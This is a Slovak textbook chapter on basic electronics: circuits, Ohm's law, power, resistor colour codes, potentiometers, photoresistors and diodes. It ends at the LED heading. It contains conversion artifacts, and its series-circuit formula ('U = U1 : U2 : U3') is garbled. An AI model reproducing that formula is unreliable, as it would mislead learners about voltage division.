
**Obrázok 4.1**  
**Elektronický obvod.**

**Elektronická schéma** je nákres elektronického obvodu pomocou dohodnutých schematických značiek.



**Obrázok 4.2**  
**Schéma obvodu.**

**Elektrotechnické značky** sú dohodnuté symboly, ktoré predstavujú konkrétnie súčiastky pripojené to elektronického obvodu.



**Obrázok 4.3**  
**Schematické značky.**

**Integrované obvody** sú miniaturizované obvody vyrobené na jednom kuse polovodiča. Integrované obvody sa často označujú ako čipy a môžu mať stovky až miliardy elektronických komponentov vložených do jedného čipu.

## 4.2 Základné koncepty


Základné koncepty elektroniky pomáhajú pochopiť fungovanie elektronických obvodov. Po ich osvojení dokážeme vyriešiť mnoho technických problémov, ktoré sa objavia pri návrhu a diagnostike problémov s elektronickým zariadením alebo jeho elektronickými obvodmi.

Medzi najčastejšie používané základné koncepty patria:

- Sériové zapojenie elektronických súčiastok
- Paralelné zapojenie elektronických súčiastok
- Princípy fungovania analógových obvodov
- Princípy fungovania digitálnych obvodov
- Striedavý a jednosmerný prúd

### Sériové zapojenie

V sériovom obvode sú komponenty navzájom prepojené v slučke medzi kladnou a zápornou svorkou zdroja napájania, ako je to znázornené na obrázku. Takéto zapojenie rezistorov sa nazýva napäťový delič.




Pre pomery napäťí  $U_1$ ,  $U_2$ ,  $U_3$ , ktoré sú vyobrazené na obrázku 4.3, môžeme napísť všeobecný vzorec. Podobný vzorec je aplikovateľný aj pre hodnoty odporu  $R_1$ ,  $R_2$ ,  $R_3$ .

### VZOREC!

$$U = U_1 : U_2 : U_3$$

$$R = R_1 : R_2 : R_3$$

Elektrický prúd prechádza cez jednotlivé komponenty lineárnym spôsobom. Príklad sériového obvodu je možné vidieť aj v schematickom zapojení batérií (označované aj ako zdroj), kde je jeden zdroj pripojený k ďalšiemu, jeden priamo za druhým.



**Obrázok 4.5**  
**Spojenie batérií do série.**


### Paralelné zapojenie

V paralelnom obvode sa prúd tečúci zo zdroja rozdeľuje na jednotlivé vetvy, v ktorých sú zapojené rezistory  $R_1$ ,  $R_2$  a  $R_3$ . Pre pomery prúdov  $I_1$ ,  $I_2$  a  $I_3$ , ktoré tečú rezistormi  $R_1$ ,  $R_2$  a  $R_3$  môžeme písat:

### VZOREC!

$$I_1 : I_2 : I_3 = 1/R_1 : 1/R_2 : 1/R_3$$


Takéto zapojenie sa nazýva aj delič prúdu. Zjednodušene povedané, prúd sa v tomto prípade rozdelí do jednotlivých vetiev ( $R_1$ ,  $R_2$ ,  $R_3$ ) nepriamo úmerne podľa pomeru v akom sú hodnoty rezistorov. Konkrétnie hodnoty sa dajú vypočítať podľa ohmového zákona, ktorý je popísaný ďalej.



**Obrázok 4.6**  
**Paralelne zapojenie rezistorov.**

V paralelnom zapojení môžete napájať viacero komponentov, ako sú LED diódy či batérie. Výhoda tohto zapojenia je v situácii, ak by niektorá z batérií alebo diódy LED zlyhala, neprerušila by prúd do iných cest a ostatné komponenty by ostali funkčné aj nadálej.

Týmto spôsobom by paralelný obvod mohol vyriešiť bežný problém vianočnej reťaze svietidiel, keď jedno svetlo zlyhá, obvod sa rozpojí a všetky svetlá zhasnú.




**Obrázok 4.7**  
**Paralelné zapojenie batérií.**

Zatial čo rozhodnutie medzi sériovými alebo paralelnými obvodmi závisí od použitia, napájajúc zdroj musí byť dostatočne výkonný, aby mohol v oboch prípadoch zabezpečiť napájanie celého obvodu. Dôvodom je rozdielna napäťová a prúdová náročnosť obvodu.

### **Analógový obvod**

Analógové obvody sú obvody, v ktorých sa hodnoty prúdu alebo napäcia menia spojite v čase. Zjednodušene povedané, to znamená, že zmena signálu prebieha kontinuálne. Pri digitálnych signáloch tomu tak nie je.



**Obrázok 4.8**  
**Analógový signál.**

Pre spracovanie analógových signálov sa vyžadujú špeciálne elektronické obvody, ktoré sú najčastejšie k dispozícii vo forme integrovaných obvodov. Sú to miniaturizované obvody vyrobené na jednom kuse polovodiča.

Medzi analógové integrované obvody patria napríklad:

- operačné zosilňovače,
- komparátory,
- napäťím riadené oscilátory,
- obvody fázového závesu,
- a iné.

Analógové integrované obvody sa používajú ako stavebné prvky napr. v obvodoch riadenia spotreby energie, snímačoch, zosilňovačoch a elektronických filtroch.

#### **Digitálny obvod**


V digitálnych obvodoch nadobúdajú elektrické signály diskrétnu hodnotu. V prípade dvojhodnotovej (binárnej) reprezentácie sú tieto hodnoty najčastejšie reprezentované ako:

- logická 1 / logická 0,
- zapnuté / vypnuté,
- vysoké / nízke,
- 20 mA / 0mA,
- 3 V / 0 V

V digitálnych obvodoch sa používa binárne kódovanie:

- **logická 1** - zvyčajne pre napätie 5V / 3,3V
- **logická 0** - napätie zvyčajne blízke potenciálu zeme alebo 0 voltov

Podľa používanej výrobnej technológie a napäťových úrovni sa tieto obvody skrátené označujú aj ako TTL alebo CMOS. Tieto obvody sa nachádzajú v mnohých elektronických zariadeniach, ktoré sa používajú v domácnosti a priemysle.



**Obrázok 4.9**  
**Digitálny signál.**

### Jednosmerný prúd

Je typ prúdu, v ktorom tok elektrónov ide vždy iba jedným smerom. Jednosmerný prúd vyrába zdroje ako batérie, napájacie zdroje, termočlánky, solárne články alebo dynamá. Jednosmerný prúd sa používa na nabíjanie batérií a napájanie elektronických systémov. Je možné ho získať zo striedavého prúdu pomocou usmerňovača, ktorý usmerní striedavý prúd na jednosmerný. Usmerňovače sa bežne sa nachádzajú v napájacom zdroji, ktoré používajú na ich vstupe striedavý prúd.

### Striedavý prúd

Je elektrický prúd, v ktorom sa smer prúdenia periodicky mení. Zvyčajným priebehom striedavého prúdu vo väčšine elektrických obvodov je sínusová vlna. V určitých aplikáciách sa používajú rôzne tvary kriviek, ako sú trojuholníkové alebo štvorcové vlny. Elektrárne vyrábajú a dodávajú striedavý prúd domácnostiam a firmám. Pre výrobu striedavého elektrického prúdu sa používajú rôzne formy elektrárni, napríklad: solárna, veterná, jadrová, vodná, geotermálna.

Rozdiely medzi jednosmerným a striedavým elektrickým prúdom:

- jednosmerný prúd má v obvode stály smer a veľkosť, striedavý prúd mení v čase svoj smer aj veľkosť s určitou frekvenciou,
- zdrojom striedavého prúdu je generátor alebo alternátor, zdrojom jednosmerného prúdu je dynamo alebo galvanické články,
- skratkou pre jednosmerný prúd je v angličtine DC, pre striedavý prúd AC,
- striedavý prúd je vhodnejší prenosiť na dĺžie vzdialenosť, ľahko sa reguluje jeho veľkosť.

### Ohmov zákon

Ohmov zákon je fyzikálny zákon, ktorý definuje vzájomný vzťah medzi:

- elektrickým prúdom (označované ako I)
- elektrickým napäťom (označované ako U)
- elektrickým odporom (označované ako R)

Pomenovaný je podľa svojho objaviteľa, nemeckého fyzika Georgea Ohma. Matematický zápis tohto zákona má tvar:

$$I = \frac{U}{R}$$

**Rovnica 4.1**  
**Vzorec pre Ohmov zákon.**


Z tohto vzorca sa pri dvoch známych premenných, dá odvodiť tretia ako napríklad:

$$R = \frac{U}{I} \quad U = I \cdot R$$

**Rovnica 4.2**  
**Upravený vzorec pre Ohmov zákon.**

Praktický príklad aplikácie ohmového zákona na rezistore je na obrázku 4.9. Samotný princíp fungovania a použitie rezistora je vysvetlený ďalej.

Ak sa pripojí rezistor s odporom  $R$ , na napájací zdroj s napäťom  $U$ , bude rezistorom  $R$  pretekať elektrický prúd  $I$ . Veľkosť prúdu tečúceho cez rezistor je priamo úmerná napätiu napájacieho zdroja a nepriamo úmerná odporu rezistora. Podľa vzťahu 4.1



**Obrázok 4.10**  
**Ohmov zákon a rezistor.**

### Výkon

Rezistor je zaradený do skupiny pasívnych súčiastok preto, lebo sa v elektrickom obvode správa pasívne. To znamená, že nevyrába žiadnu elektrickú energiu, ba naopak, elektrickú energiu len spotrebúva. Súčin napäcia  $U$  a prúdu  $I$  na rezistore  $R$ , je stratový výkon  $P$ , ktorý sa na rezistore premieňa na tepelnú energiu:

$$P = U \cdot I \quad P = \frac{U^2}{R} = I^2 R$$

#### Vzorec 4.3

##### Výkon.

Jednotkou výkonu je Watt (W). Každý rezistor má výrobcom predpísané maximálne výkonové zaťaženie, ktoré by sme počas prevádzky nemali prekročiť. V opačnom prípade hrozí, že sa bude prehrievať do takej miery, až dôjde k jeho deštrukcii.


## 4.3 Pasívne súčiastky

Súčiastky, ktoré spotrebúvajú elektrickú energiu, nazývame pasívne súčiastky. Ak sa súčiastky správajú ako zdroj elektrickej energie, nazývame ich aktívne súčiastky. To znamená, že do obvodu dodávajú energiu. Napríklad rezistor nemôže byť nikdy zdrojom, pretože prúd prechádzajúci súčiastkou a napätie medzi jej vývodmi má vždy rovnaké znamienko a spotreba energie je vždy kladná ( $U \cdot I > 0$ ).

### 4.3.1 Rezistor

V tejto kapitole sa budeme venovať snáď najznámejším pasívnym súčiastkam bez ktorých by sa nezaobišiel žiadny elektronický obvod. Reč bude o rezistoroch, ktorých hlavnou úlohou v elektrickom obvode je klásť pretekajúcemu prúdu odpór, to znamená obmedzovať elektrický prúd.


Charakteristický parameter rezistora je elektrický odpór. Jednotkou odporu je Ohm, označovaný symbolom  $\Omega$ . Jedna z možných reálnych podôb rezistora a jeho schematická značka sú znázornené na obrázku 4.10



Obrázok 4.11

Rezistor (vľavo reálna podoba, vpravo schematická značka)

Farebné prúžky na rezistore, slúžia pre zakódovanie menovitej hodnoty odporu rezistora a tolerancie. Tolerancia udávaná v percentách vyjadruje možnú odchýlku skutočnej hodnoty odporu od menovitej hodnoty udávanej výrobcom. V prípade, že máme rezistor s menovitou hodnotou odporu  $100\Omega$  a toleranciou 5% znamená to, že skutočný odpór rezistora sa môže pohybovať v rozsahu od  $95\Omega$  do  $105\Omega$ .



**Obrázok 4.12**  
**Rezistor – farebný kód.**

V tabuľke 4.1 je uvedený význam jednotlivých prúžkov farebného kódu. V súčasnosti sa najčastejšie stretнемe s 5-prúžkovým, alebo 4-prúžkovým farebným kódom. V prípade 4-prúžkového kódu prvé dva prúžky vyjadrujú základ čísla (Z) a tretí prúžok vyjadruje násobiteľ (N). Štvrtý prúžok v tomto prípade udáva toleranciu (T). V prípade 5-prúžkového kódu vyjadrujú prvé 3 prúžky základ čísla, štvrtý prúžok vyjadruje násobiteľ a piaty prúžok toleranciu.

Farba	Z <sub>1</sub>	Z <sub>2</sub>	Z <sub>3</sub>	N	T (%)
Čierna	0	0	0	$10^0$	
Hnedá	1	1	1	$10^1$	1
Červená	2	2	2	$10^2$	2
Oranžová	3	3	3	$10^3$	
Žltá	4	4	4	$10^4$	
Zelená	5	5	5	$10^5$	0,5
Modrá	6	6	6	$10^6$	0,25
Fialová	7	7	7	$10^7$	0,1
Šedá	8	8	8	$10^8$	0,05
Biela	9	9	9	$10^9$	
Zlatá				$10^{-1}$	5
Strieborná				$10^{-2}$	10

**Tabuľka 4.1**  
**Hodnoty farebného kódu.**

Podobne ako nie je možné kúpiť v železiarstve skutky s ľubovoľným priemerom závitu, tak ani rezistory sa nevyrábajú s ľubovoľnými menovitými hodnotami odporu. Vyrábajú sa v takzvaných odporových radách. Najčastejšie v rade E24, alebo E12. Napríklad v rade E12 nájdeme 12 hodnôt odporu na dekádu, viď tabuľka 4.2.

1Ω	1,2Ω	1,5Ω	1,8Ω	2,2Ω	2,7Ω	3,3Ω	3,9Ω	4,7Ω	5,6Ω	6,8Ω	8,2Ω
10Ω	12Ω	15Ω	18Ω	22Ω	27Ω	33Ω	39Ω	47Ω	56Ω	68Ω	82Ω
100Ω	120Ω	150Ω	180Ω	220Ω	270Ω	330Ω	390Ω	470Ω	560Ω	680Ω	820Ω
1k	1k2	1k5	1k8	2k2	2k7	3k3	3k9	4k7	5k6	6k8	8k2
10k	12k	15k	18k	22k	27k	33k	39k	47k	56k	68k	82k
100k	120k	150k	180k	220k	270k	330k	390k	470k	560k	680k	820k
1M	1M2	1M5	1M8	2M2	2M7	3M3	3M9	4M7	5M6	6M8	8M2


**Tabuľka 4.2**  
**Rezistory z rady E12.**

Pri väčších hodnotách odporu sa k symbolu  $\Omega$  pridáva predpona k-kilo (kilo=1000) alebo M-mega (mega=milión). Teda rezistor s odporom  $R=220000\Omega$  by sme mohli zapísať tiež ako  $R=220k\Omega$ , alebo takisto  $R=0,22M\Omega$ .

Niekedy sa prípony používajú namiesto desatiných čiarok a dokonca sa v tomto prípade symbol  $\Omega$  ani nepoužíva. Napríklad zápis  $R=3k3$  môže znamenať, že rezistor R má odpor  $3,3k\Omega$ , alebo tiež  $3300\Omega$ . Ďalším neštandardným, ale používaným formátom zápisu hlavne vysokých hodnôt odporu je napr. M22, t.j.  $220k\Omega$ .

### 4.3.2 Potenciometer

Potenciometer je možné nájsť napríklad na rádiovom prijímači pre ovládanie hlasitosti. Na obrázku číslo 4.12 je vyobrazený potenciometer zložený z nevodivej podložky, na ktorej je nanesená tenká vrstva odporového materiálu a bežca, ktorý má vodivý kontakt s odporovou vrstvou a otáčaním hriadeľa potenciometra sa po nej pohybuje. Začiatok a koniec odporovej dráhy sú vyvedené na vývodoch A a B. Bežec je vyvedený na vývode C.




Obrázok 4.13  
Potenciometer.

#### 4.3.3 Fotorezistor

Fotorezistor sa vyznačuje podobnou funkciou ako obyčajný rezistor, to znamená, že kladie odpor pretekajúcemu prúdu. Vlastnosťou fotorezistora je však to, že jeho elektrický odpor je závislý od intenzity osvetlenia.

Pri nízkej intenzite osvetlenia má fotorezistor pomerne vysoký odpor  $R$ , ktorý s narastajúcou intenzitou osvetlenia  $E$ , udávanou v jednotkách Lux (lx), klesá. Ako je možné vidieť na obrázku 4.13, závislosť odporu od intenzity osvetlenia je nelineárna.



Obrázok 4.14  
Fotorezistor (vľavo reálna podoba, vpravo závislosť odporu na osvetlení).


Fotorezistory sú používané ako jednoduché snímače intenzity osvetlenia. Charakteristickým parametrom fotorezistora je jeho menovitý odpor, ktorý sa udáva najčastejšie pri intenzite osvetlenia 10 lx. Napríklad fotorezistor PGM5516 má pri intenzite osvetlenia 10 lx menovitý odpor 5 až 10 k $\Omega$ . Z technickej dokumentácie tohto fotorezistora plynie, že výrobca garantuje pri úplnej tme odpor fotorezistora minimálne 200 k $\Omega$ .

#### 4.4 Aktívne prvky

Aktívne súčiastky sú schopné zosilňovať a riadiť elektrický signál, prípadne sa dokážu správať ako zdroj. Medzi aktívne prvky patria polovodičové súčiastky ako diódy, tranzistory, tyristory, triaky, diaky a integrované obvody.

#### 4.4.1 Dióda

Polovodičové dióda je elektronická súčiastka, ktorej úlohou v elektrickom obvode je prepúštať elektrický prúd jedným smerom. Podľa konštrukcie slúži na usmerňovanie elektrického prúdu (premena striedavého prúdu na jednosmerný prúd), k stabilizácii elektrického napäťa alebo k signalizácii priechodu prúdu.



Obrázok 4.15  
Polovodičová dióda.

Polovodičové dióda sa skladá z dvoch prímesových polovodičov - jeden polovodič je typu N (katóda) a druhý polovodič je typu P (anóda). Na rozhraní polovodičov vznikne prechod P-N (hradlové vrstva), ktorý v ideálnom prípade prepúšta prúd iba jedným smerom.

Základom diódy býva germániová alebo kremíková doštička, obohatená z jednej strany o prvok s piatimi valenčnými elektrónmi (fosfor, arzén), z druhej strany o prvok s troma valenčnými elektrónmi (bór, hliník, gálium, indium). Vzájomným silovým pôsobením medzi časticami sa na prechode P-N vytvorí vnútorné elektrické pole.

Dióda nachádza uplatnenie v mnohých oblastiach:

- Usmerňovacia dióda - usmernenie striedavého prúdu (samostatne, alebo ako súčasť usmerňovača),
- Stabilizačná (Zenerova) dióda - vyrovnanie priebehu napäťa v stabilizačných obvodoch,
- LED dióda - signalizácia priechodu prúdu (s nízkym nárokom na spotrebu) alebo zdroj svetla napríklad v optických myšiach,
- Fotodióda - súčasť fotobuniek, polovodičových detektorov žiarenia alebo slnečných článkov.


Diódu je možné zapojiť v priepustnom a závernom smere.

#### Priepustný smer

Pri zapojení kladného pólu zdroja k anóde (typ P) a záporného pólu zdroja ku katóde (typ N) sa prechod P-N v dióde, brániace priechodu častic, zmenší alebo úplne zruší. Diódou preteká elektrický prúd, elektrický odpor diódy môže byť veľmi nízky, ale na dióde vždy vzniká určitý úbytok napäťa.

#### Záverny smer

Pri zapojení kladného pôlu zdroja ku katóde (typ N) a záporného pôlu k anóde (typ P) sa prechod P-N v dióde rozšíri, elektrický odpor diódy sa zväčší. Elektrický prúd v ideálnom prípade neprechádza. V skutočnosti diódou prechádza prúd spôsobený minoritnými nosičmi náboja, tento prúd je však veľmi malý.




Obrázok 4.16

**Zapojenie diódy – vľavo priepustný smer, vpravo záverny smer.**

#### 4.4.2 LED

